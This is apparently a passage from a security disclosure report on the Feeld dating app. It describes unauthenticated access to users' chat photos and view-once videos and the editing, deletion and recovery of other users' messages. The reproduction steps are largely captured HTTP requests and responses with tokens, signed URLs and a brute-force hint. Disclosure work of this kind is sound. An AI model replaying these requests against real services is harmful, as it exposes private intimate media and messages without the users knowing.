<pre>1 GET /v1/cdn/chat-attachment/00ab5791-e42e-58e2-ab51-e30a453d791f/971a0d2f-f50c-45fc-8a37-4d9002f71e49 HTTP/2 2 Host: core.api.feeld.co 3 Authorization: Bearer eyJhbGciOiJSUzIiNiIsImtpZCI6IjNiYjg3ZGNhM2JjYjY5ZDcyYjZjYmExYjUSYjMzY2M1Mj15N2 Nh0GQ1LCJ0eXAiOiJKV1Qifo.eyJpc3Mi0lJodHRwczovL3NlY3VzZXRva2VuLndvb2dsZS5jb20vZ jItchJyv2C81MzQ3NSIsImF12zC16InYylXByb2QtNTM0NzuiLCJhdXRox3RpWUiojE3MDkzNjU2NDk sInVzXKJfaW0i01i2ZwdV0j15ZlN1ZX03d1hvVGvUjhzeFR3a0zLiwiic3ViijoM2VnVU1SeWdTd WV0N3ZYb1Rlbj14c3h0d2tKMyIsImhndCI6Tcw0TY1MTkwMywizXhwIjoxNzAS5njU1NTaZLCJ1bWF pbC16InNvbnlfG9ya0B5YWhvbySjz28iLCJ1bWFpbF92ZKjpZmllZC16dHJ12SwiZmlyZmJhc2Ui0 nsiaWRlbnRpdlGlcyl6eyJlbWFpbCI6Wjzb25XK3BvcntAeWFob28uY29tI119LCjzaWduX2liX3B yb3ZpZGwy1joicGFzc3dvcmQifX0..VC7i0jat01M-cZloLdrX-y9fc8W2eidTQJMBP45p6nCaUGK6j gSXpuY1QsxG0AFs5UcKyRukeKxf18CVPFeJ8WdZ5vMa2te1kmTkjmBEIr1lAevEXE2vftmy4dwni nUXupuiEpoydBUWNV2A_aRWY0b0p0qlvAnLuqdpjicJ33FIycbPyKXY4f15DX_JC8WzDy6ae29nb d56tZxrYphMG_w-JFWX30m8RHkznX2pMcWJ7ZTeHXYY7vt55n5vZ78H7X19UE4-Ump50dm6HRu3nx5x7 67dn9hIU54p1GjZohYfRRjsTjH6nddEalj4ZPGKeL0zH1D2tyZcp0j0A 4 User-Agent: Dalvik/2.1.0 (Linux; U; Android 11; EB2103 Build/RK01.202127.002) 5 Accept-Encoding: gzip, deflate, br 6</pre>	<pre>1 HTTP/2 200 OK 2 Content-Type: text/plain; charset=utf-8 3 Content-Length: 100 4 Date: Tue, 05 Mar 2024 15:21:25 GMT 5 Access-Control-Allow-Origin: * 6 X-Server-Time: 1709652085271 7 X-Expires-At: 1709652092367 8 Apigw-Requestid: UKXCWiwFpiycEJ5A= 9 X-Cache: Miss from cloudfront 10 Via: 1.1 0f9abff0779787e38b3d83ae17ff6224.cloudfront.net (CloudFront) 11 X-Amz-Cf-Pop: LHR58-P3 12 X-Amz-Cf-Id: FPjGImfmTt-tabo0ysRRjmqQLGV0kgPSFDLbtMCKvkAboEkogNqg== 13 14 https://res.cloudinary.com/threender/image/upload/s--7t02qatw--/b40068ee-b41a-431f-b0e9-b7522fefbd5a</pre>

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats


Reproduction steps:

Instance 2: Uploading time-limited photos

6. The returned url for **unauthenticated** access is:

<https://res.cloudinary.com/threender/image/upload/s--7tD2qatw--/540068ee-b41a-431f-b0e9-b7522fefbd5a>

The only thing random in the above url, in case you want to brute-force it, are the 8 characters '7tD2qatw'.



Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 3: Uploading normal video

1. Pick a chat, select 'upload video' option, record a video and submit it in the chat.

The below requests will be made.

The video will be uploaded to:

us-east.stream-io-cdn.com:

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 3: Uploading normal video

2. The url from the response will be passed in the chat, as seen below:

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 3: Uploading normal video

3.If we again read this chat as the attacker, using the previous vulnerability 'Read other people's messages', we can see the url to the video in the response, as seen below:

We have to replace '\u0026' for '&' in it.

The screenshot shows a network request and response in a browser developer tools interface. The request is a POST to '/channels?api_key=y4tp4akjeb49'. The response is a JSON object containing user information and a list of attachments, one of which is a video file.

Request

```
Pretty Raw Hex JSON Web Token
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoiZjMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWFnZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkOfm6EA
5 Stream-Auth-Type: jwt
6 Content-Type: application/json
7 Content-Length: 101
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11 {
    "filter_conditions": {
        "type": "messaging",
        "members": {
            "$in": [
                "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
            ]
        }
    }
}
```

Response


```
Pretty Raw Hex Render Diff
"last_active": "2024-03-05T11:59:05.114301Z",
"banned": false,
"online": false,
"profileStatus": "active",
"profileIsIncognito": false,
"name": "D"
},
"attachments": [
{
    "type": "video",
    "id": "6c7e3e96-b599-4135-2e11-a32034d16f8d",
    "url": "https://us-east.stream-io-cdn.com/61795/attachments/f67ef7f0-0d6d-495c-af0d-397fae58af69.47bdb730-30f2-4683-b603-dcc9fd15ab01.mp4|Expires=1710849607\u0026Signature=F0Bj5Vs8D0cHKECZCM03f4i4x0NRN5pLfz9Gcjz4zb-wzPAyVzLkZMp-IRYKKhBE5Y08hq5SyEpnUI4NjFPUKi0qWVDSFmnui1WuyXSRZWYS0GeML7IounjnhM7HdapB6kBkQIwc5jfnbDwp8derpvq3QN6szkR1YhbnBPKOITivekIpF00ucl8u37CHXCZfdv~Lk~PKtSLnoHylmZ3eF2KPx~h098Q8uqLphxq5jhVa8ePZCSFFGEqlgcMmf36HATRKYvfCz4nZNn6t7m~jvirJZd1LgTqrLd0p5FdbN7RxmZeziTvQ0beBNWJXqxQq5-Zuzy4hh1tIZ1BosS6w_\u0026Key-Pair-Id=APKAIGHG36VEWPDULE23Q",
    "duration": 0,
    "properties": {
        "duration": 0,
        "replay_mode": "replayable"
    }
},
"latest_reactions": [],
"own_reactions": [],
"reaction_counts": {},
"reaction_scores": {},
"reply_count": 0,
"deleted_reply_count": 0
]
```

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 3: Uploading normal video

4. Now we can go to the above url unauthenticated.



Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 4: Uploading ‘play-once’ videos

1. Upload a video, as in instance 3, but set it to 'play once'.

The following requests will be made.

The video will be uploaded to:

chat.stream-io-api.com as seen on the right:

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 4: Uploading ‘play-once’ videos

2. The returned url will also be sent in the chat in a subsequent request, as seen below:

Request	Response
<pre>Pretty Raw Hex JSON Web Token</pre> <pre>1 POST /channels/messaging/1c0544a0-ceb2-4a10-84a7-cd12257bf134/message? user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id= 65e49f63-0a05-48ea-0000-0000055ec63&api_key=y4tp4akjeb49 HTTP/2 2 Host: chat.stream-io-api.com 3 Accept: application/json, text/plain, */* 4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCIkVJC9.eyJ1c2VyX2lkIjoiN2FkMGRjMjItODAwNS00 ZDNlLThmNGQtOTE5YzQxMjk0ZDUxIn0.CtlrBtqjbCdtmva6CM9-ATxgQt31mMqe3aoX5XH yE 5 Stream-Auth-Type: jwt 6 X-Stream-Client: stream-chat-react-native-android-5.22.1 7 X-Client-Request-Id: 6fb278f8-3563-440a-a1a8-3637c1a9f4e7 8 Content-Type: application/json 9 Content-Length: 856 10 Accept-Encoding: gzip, deflate, br 11 User-Agent: okhttp/4.10.0 12 13 { "message": { "id": "cb703916-9bbe-440c-be3f-2534912e1d74", "text": "", "mentioned_users": [], "custom_properties": { "type": "video", "status": "regular" }, "attachments": [{ "properties": { "replay_mode": "view_once", "duration": 0 }, "id": "7a62e8b7-4cbd-4cb1-121b-252701ecc36c", "type": "video", "url": "https://us-east.stream-io-cdn.com/61795/attachments/a89e26fc-8a 2-42cb-b5e8-f5306a2cb3ab.4cd9fdfc-0072-4742-a434-b03c1fb5822.mp4 ?Expires=1710863440&Signature=0~r4~d-tplqNVzTyy38pbExCCK6IEj53007 UdV0v6BXD4z61mh6mubLsxXnqA7Ngu0l6YG-Wv8vgbDeY051ZxIAF4jmFPexq1k ob45qv3AlvNgmhpBH1KzlnyN0okg0s3AXcVH2Sfiku-lhiuRkmEr2DMVq4uZ1nrY ylx4IVVsEZhoihAAaYAZXrgRBwBATIAngIfklHhCoaj8ae5Rt7LYEPTDB7s0LJj }], "latest_reactions": [], "own_reactions": [] } }</pre>	<pre>Pretty Raw Hex Render Diff</pre> <pre>19 { "message": { "id": "cb703916-9bbe-440c-be3f-2534912e1d74", "text": "", "html": "", "type": "regular", "user": { "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51", "role": "admin", "created_at": "2024-01-30T17:44:15.578446Z", "updated_at": "2024-01-31T15:11:05.097654Z", "last_active": "2024-03-05T15:35:45.502481Z", "banned": false, "online": true, "name": "D", "profileStatus": "active", "profileIsIncognito": false }, "attachments": [{ "type": "video", "url": "https://us-east.stream-io-cdn.com/61795/attachments/a89e26fc-8a 2-42cb-b5e8-f5306a2cb3ab.4cd9fdfc-0072-4742-a434-b03c1fb5822.m p47Expires=1710863440&u0026Signature=0~r4~d-tplqNVzTyy38pbExCCK6 IEj53007UdV0v6BXD4z61mh6mubLsxXnqA7Ngu0l6YG-Wv8vgbDeY051ZxIAF4 jmFPexq1koB45qv3AlvNgmhpBH1KzlnyN0okg0s3AXcVH2Sfiku-lhiuRkmEr2D MVq4uZ1nrYlx4IVVsEZhoihAAaYAZXrgRBwBATIAngIfklHhCoaj8ae5Rt7LY EPTDB7s0LJj0RLS~zzT100JhgsN6tRDx0xt18fboktn250oYRGe1VwvNe0R900m uspxXNGGrw1KKfxRpCR-gpLvUma9hrf7Zrcy3PZY3HagPMYATEa6o59Z0_\u0026 026Key-Pair-Id=APKA1HG36VEWPDULE230", "duration": 0, "properties": { "replay_mode": "view_once", "duration": 0 }, "id": "7a62e8b7-4cbd-4cb1-121b-252701ecc36c" }], "latest_reactions": [], "own_reactions": [] } }</pre>

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 4: Uploading 'play-once' videos

3. Now, an attacker can read our chat using the previous vulnerability

'Read other people's chat' and extract this url, as seen below.

The url can be extracted from the

response and the \u0026 character

replaced with &.

The screenshot shows a browser developer tools Network tab with two entries. The first entry is a POST request to `/channels?api_key=y4tp4akjeb49` with the following JSON payload:

```
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VyX2lkIj
oiZjMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWfhZjI0MTBK
n0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujk0Fm6EA
5 Stream-Auth-Type: jwt
6 Content-Type: application/json
7 Content-Length: 101
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11 {
  "filter_conditions": {
    "type": "messaging",
    "members": {
      "$in": [
        "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
      ]
    }
  }
}
```

The second entry is a JSON response with the following structure:

```
{
  "banned": false,
  "online": false,
  "name": "D",
  "profileStatus": "active",
  "profileIsIncognito": false
},
"attachments": [
  {
    "type": "video",
    "duration": 0,
    "properties": {
      "duration": 0,
      "replay_mode": "view_once"
    },
    "id": "7a62e8b7-4cbd-4cb1-121b-252701ecc36c",
    "url": "https://us-east.stream-io-cdn.com/61795/attachments/a89e26fc-8a02-42c
b-b5e8-f5306a2cb3ab.4cd9fdfc-0072-4742-a434-b03c1fbcc5822.mp4?Expires=1
710863440&Signature=0~r4~d~tplqNVzTyy3BpbExCCK6IEj53007UdV0v6BXD4
z61mmh6mubLsxXnqA7Ng0uL6YG-Wv8QvgDeYq05iZxIAF4jmFPexq1koB45qvs3AlvNgmh
P8H1XzlnyNQokgOs3AXcVH25fikU-lhiuRKmEr2DMVq4uZlnrYylxf4VIVSsEZHoiihAaY
AZXrgRBwBATIAngIfklHhCoaj8ae5Rt7LYEPTDB7s0LjJ0RLS~zzT1Q0JhgsN6tRDx0xtI
8fboktn2S0oYRGelVwevNe0R900muspxXNGGtRw1KKfXRpCR-gpLvUma9rhrF7ZRcy3PZY
3HagPMYATEa6o59ZQ_\u0026Key-Pair-Id=APKAIHG36VEWPDULE230"
  }
],
"latest_reactions": [],
"own_reactions": [],
"reaction_counts": {},
"reaction_scores": {},
"reply_count": 0,
"deleted_reply_count": 0
}
```


Below the Network tab, there are two search bars: one for the request URL (`1072-4742-a434-b03c1fbcc5822.mp4`) which shows 0 matches, and another for the response URL (`4cd9fdfc-0072-4742-a434-b03c1fbcc5822.mp4`) which shows 1 match.

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 4: Uploading 'play-once' videos

4. Thus, we can watch the video unauthenticated and is replay-able:




Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 4: Uploading ‘play-once’ videos

5. The receiver of the ‘play-once’ video, will have no knowledge of the attack. He can still see the video, but only once.

After he sees the video, it will say ‘video expired’.



‘Before’ and ‘after’ the receiver sees the video once.

Vulnerability #4 –Delete, recover and edit other people's messages



#1 Broken Object Level
Authorization
Category

Details: We discovered that we can recover other people's messages that were deleted in a chat.

In addition, we can edit and delete other people's messages.

In order to do that, we will need the unique 'messageld' value of the message that we want to recover. This is easy to get because when we read our victim's messages, each message has its messageld next to it.

Instance: <https://chat.stream-io-api.com/messages/<Messageld>>

(Methods: DELETE and PUT)

Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

1. Use a proxy tool (Burp) to intercept the traffic.
2. Enter a chat and leave a message to someone:

The screenshot shows a Burp Suite interface with two panes: Request and Response.

Request:

Pretty	Raw	Hex	JSON Web Token
1 POST /channels/messaging/1c0544a0-ceb2-4a10-84a7-cd12257bf134/message? user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-000007485f4&api_key=y4tp4akjeb49 HTTP/2 2 Host: chat.stream-io-api.com 3 Accept: application/json, text/plain, */* 4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJlc2Vx2lkIjo1N2FkMGRjMjItODAwNS00ZDNlLTlmNGQt0TE5YzQzMjk0ZDUxIn0.CtlrBaqjbCdtmva6CM9-ATxgVqt31mMqe3aoX5XH yE 5 Stream-Auth-Type: jwt 6 X-Stream-Client: stream-chat-react-native-android-5.22.1 7 X-Client-Request-Id: 5f3c010b-e903-47e1-acb9-a4640bf71b0f 8 Content-Type: application/json 9 Content-Length: 210 10 Accept-Encoding: gzip, deflate, br 11 User-Agent: okhttp/4.10.0 12 13 { "message":{ "id":"4f402867-3e3d-4d74-9661-2d8c659188ad", "text":"Got any plans for tomorrow?", "mentioned_users":[], "custom_properties":{ "type":"text", "status":"regular" }, "attachments":[] }, "skip_enrich_url":true }			

Response:

Pretty	Raw	Hex	Render	Diff
1 HTTP/2 201 Created 2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, origin, authorization, x-csrf-token, x-stream-client, stream-auth-type, x-csrf-token, content-encoding, x-client-request-id 3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS 4 Access-Control-Allow-Origin: * 5 Access-Control-Max-Age: 86400 6 Cache-Control: no-cache 7 Content-Type: application/json; charset=utf-8 8 Vary: Accept-Encoding 9 X-RateLimit-Limit: 2000 10 X-RateLimit-Remaining: 1918 11 X-RateLimit-Reset: 1709710260 12 Date: Wed, 06 Mar 2024 07:30:26 GMT 13 Content-Length: 946 14 X-Envoy-Upstream-Service-Time: 93 15 Strict-Transport-Security: max-age=31536000; includeSubDomains 16 Server: stream-edge 17 Strict-Transport-Security: max-age=31536000; includeSubDomains 18 19 { "message":{ "id":"4f402867-3e3d-4d74-9661-2d8c659188ad", "text":"Got any plans for tomorrow?", "html": "\u003cp\u003eGot any plans for tomorrow?\u003c/p\u003e\n", "type":"regular", "user":{ "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51", "role": "admin", "created_at": "2024-01-30T17:44:15.578446Z", "updated_at": "2024-01-31T15:11:05.097654Z", "last_active": "2024-03-06T07:29:51.552309579Z", "banned": false, "online": true, "profileStatus": "active", "profileIsIncognito": false, "name": "D" }, "attachments":[] }, "latest_reactions":[] }, "skip_enrich_url":true }				

At the bottom, there are search bars for both the Request and Response panes, both containing the value "4f402867-3e3d-4d74-9661-2d8c659188ad" and showing "1 match" for each.

Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

3.Delete the message:

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

	Pretty	Raw	Hex	JSON Web Token
1	DELETE /messages/4f402867-3e3d-4d74-9661-2d8c659188ad?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49e20-0a05-1a29-0000-000000757917&api_key=y4tp4akjeb49	HTTP/2		
2	Host: chat.stream-io-api.com			
3	Accept: application/json, text/plain, */*			
4	Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJc2Vx2lkIjoIN2FkMGRjMjItODAwNS00ZDNlLTNmNGQtOTE5YzQxMjk0ZDUxIn0.CtlrBAtgjbCdtmva6CM9-ATxgVqt31mMqe3aoX5XH			yE
5	Stream-Auth-Type: jwt			
6	X-Stream-Client: stream-chat-react-native-android-5.22.1			
7	X-Client-Request-Id: b21528d0-abd4-44ae-960e-08c6252f4462			
8	Accept-Encoding: gzip, deflate, br			
9	User-Agent: okhttp/4.10.0			
10				
11				

Response:

	Pretty	Raw	Hex	Render	Diff
1	origin, authorization, x-csrf-token, x-stream-client, stream-auth-type, x-csrf-token, content-encoding, x-client-request-id				
2	Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS				
3	Access-Control-Allow-Origin: *				
4	Access-Control-Max-Age: 86400				
5	Cache-Control: no-cache				
6	Content-Type: application/json; charset=utf-8				
7	Vary: Accept-Encoding				
8	X-Ratelimit-Limit: 1000				
9	X-Ratelimit-Remaining: 999				
10	X-Ratelimit-Reset: 1709710320				
11	Date: Wed, 06 Mar 2024 07:31:58 GMT				
12	Content-Length: 989				
